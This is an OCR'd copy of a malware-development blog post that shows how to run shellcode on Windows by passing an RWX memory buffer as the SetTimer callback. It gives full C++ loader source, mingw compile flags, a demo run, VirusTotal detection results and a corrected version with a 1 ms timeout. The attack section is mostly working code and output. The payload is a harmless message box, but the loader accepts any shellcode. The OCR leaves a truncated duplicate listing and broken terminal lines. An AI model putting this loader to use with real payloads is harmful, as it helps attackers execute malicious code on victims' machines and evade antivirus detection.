
Malware development trick - part 31: Run shellcode via SetTimer. Simple C++ example.

cocomelonc.github.io/malware/2023/06/04/malware-tricks-31.html

June 4, 2023

3 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
#include <windows.h>

int main(int argc, char* argv[]) {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\
  "\x2e\x2e\x5e\x3d\x00";

  PVOID mem = VirtualAlloc(NULL, sizeof(my_p
  RtlMoveMemory(mem, my_payload, sizeof(my_p
  UINT_PTR dummy = 0;
  MSG msg;

  SetTimer(NULL, dummy, NULL, (TIMERPROC)mem
  GetMessageA(&msg, NULL, 0, 0);
  DispatchMessageA(&msg);

  return 0;
}
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd ..
PS C:\Windows> cd ..
PS C:\> cd .\Users\user\Desktop\research\
PS C:\Users\user\Desktop\research> dir


    Directory: C:\Users\user\Desktop\research


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2023  11:01 AM                2023-05-22-malware-tricks-29
d-----         5/25/2023   2:57 PM                2023-05-26-malware-tricks-30
d-----          6/4/2023   2:27 AM                2023-06-04-malware-tricks-31


PS C:\Users\user\Desktop\research> cd .\2023-06-04-malware-tricks-31\
PS C:\Users\user\Desktop\research\2023-06-04-malware-tri
PS C:\Users\user\Desktop\research\2023-06-04-malware-tri


    Directory: C:\Users\user\Desktop\research\2023-06-04


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/4/2023   2:23 AM           1923 hack.c
-a----          6/4/2023   2:24 AM          15360 hack.exe


PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .
PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .\hac
```

This article is the result of my own research into the next interesting trick: run shellcode via `SetTimer` function.

SetTimer

The `SetTimer` function is a part of the Windows API. It is used to create a timer with a specified time-out value.

Here is its basic syntax:

```
UINT_PTR SetTimer(
  HWND      hWnd,
  UINT_PTR  nIDEvent,
  UINT      uElapse,
  TIMERPROC lpTimerFunc
);
```

Where:

- `hWnd`: A handle to the window to be associated with the timer. This window must be owned by the calling thread. If a `NULL` value for `hWnd` is passed in along with an `nIDEvent` of an existing timer, that old timer will be replaced by the new one.
- `nIDEvent`: A nonzero timer identifier. If the hWnd parameter is `NULL`, and the `nIDEvent` does not match an existing timer then it is ignored and a new timer ID is generated. If the `hWnd` is not `NULL` and the window specified by hWnd already has a timer with the value nIDEvent, then the existing timer is replaced by the new timer. When `SetTimer` replaces a timer, the timer is reset.
- `uElapse`: The time-out value, in milliseconds.
- `lpTimerFunc`: A pointer to the function to be notified when the time-out value elapses. If this parameter is `NULL`, the system posts a `WM_TIMER` message to the application queue. This message is processed by the window procedure.

practical example

So, what's the trick? Just take a look at this (`hack.c`):

```
/*
 * hack.cpp - run shellcode via SetTimer. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/04/malware-tricks-31.html
*/
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[]) {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  PVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, my_payload, sizeof(my_payload));
  UINT_PTR dummy = 0;
  MSG msg;

  SetTimer(NULL, dummy, NULL, (TIMERPROC)mem);
  GetMessageA(&msg, NULL, 0, 0);
  DispatchMessageA(&msg);

  return 0;
}
```

As you can see, this code seems to attempt to execute shellcode using the `SetTimer` Windows API function by providing it a pointer to a function `(TIMERPROC)` to be called when the timer expires.


As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

demo

Let’s go to see everything in action. Compile our “malware”:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-04-malware-tricks-31]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-06-04-malware-tricks-31]
└─$ ls -lt
total 20
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Jun  4 13:34 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1789 Jun  4 13:34 hack.c
```

And run in our victim’s machine:

```
.\hack.exe
```



win10-MA (fresh+idapro7.7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Type here to search
3:59 AM
6/4/2023
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd ..
PS C:\Windows> cd ..
PS C:\> cd .\Users\user\Desktop\research\
PS C:\Users\user\Desktop\research> dir


    Directory: C:\Users\user\Desktop\research


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2023  11:01 AM                2023-05-22-malware-tricks-29
d-----         5/25/2023   2:57 PM                2023-05-26-malware-tricks-30
d-----          6/4/2023   2:27 AM                2023-06-04-malware-tricks-31


PS C:\Users\user\Desktop\research> cd .\2023-06-04-ma
PS C:\Users\user\Desktop\research\2023-06-04-malware-                    .exe
PS C:\Users\user\Desktop\research\2023-06-04-malware-


    Directory: C:\Users\user\Desktop\research\2023-06


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/4/2023   2:23 AM           1923 hack.c
-a----          6/4/2023   2:24 AM          15360 hack.exe


PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .
PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .\hack.exe
PS C:\Users\user\Desktop\research\2023-06-04-malware-tricks-31> .\hack.exe
```


=^..^=

Meow-meow!

OK

As you can see, everything is worked perfectly! =^..^=

Let’s go to upload `hack.exe` to VirusTotal:



19 / 71

19 security vendors and no sandboxes flagged this file as malicious

6b418cb08b87c07246170577503e9ef2e98f39e44afa9b53a0747fa9f5ed524e
hack.exe
peexe 64bits

Size 15.00 KB

Last Analysis Date a moment ago

EXE

Popular threat label trojan.marte/shellcode Threat categories trojan Family labels marte shellcode

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	ALYac	Generic.ShellCode.Marte.F.B807DF55
Arcabit	Generic.ShellCode.Marte.F.B807DF55	BitDefender	Generic.ShellCode.Marte.F.B807DF55
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Malicious (high Confidence)
Emsisoft	Generic.ShellCode.Marte.F.B807DF55 (B)	eScan	Generic.ShellCode.Marte.F.B807DF55
GData	Generic.ShellCode.Marte.F.B807DF55	Google	Detected
Ikarus	Trojan.Agent	Kaspersky	HEUR:Trojan.Win32.Generic
MAX	Malware (ai Score=80)	Symantec	Meterpreter
Trellix (FireEye)	Generic.mg.a353979bf170108f	VIPRE	Generic.ShellCode.Marte.F.B807DF55
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	AhnLab-V3	✓ Undetected
Alibaba	✓ Undetected	Antiy-AVL	✓ Undetected

So, 19 of 71 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/6b418cb08b87c07246170577503e9ef2e98f39e44afa9b53a0747fa9f5ed524e/detection

But, I think we have an issue in our dirty PoC code.

The `SetTimer` function requires the `uElapse` parameter to be set. This parameter represents the time-out value, in milliseconds. If it's set to `NULL` or `0`, the function will not set the timer. So, if we want to execute shellcode immediately, we need to set `uElapse` to `1`. Something like this:

```
SetTimer(NULL, dummy, 1, (TIMERPROC)mem);  // Set uElapse to 1
while (GetMessageA(&msg, NULL, 0, 0)) {    // Using while loop to keep the message
pump running
  DispatchMessageA(&msg);
}
```

This code will create a timer that expires almost immediately and calls our shellcode as a callback function. Of course, note that this kind of technique can be detected as malicious by antivirus software due to the anomalous behavior of executing code through a timer callback.

I haven't seen this trick in the real-life malware and APT attacks yet. I hope this post spreads awareness to the blue teamers of this interesting malware dev technique, and adds a weapon to the red teamers arsenal.

SetTimer
Malware dev tricks. Run shellcode via EnumDesktopsA
Classic DLL injection into the process. Simple C++ malware
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine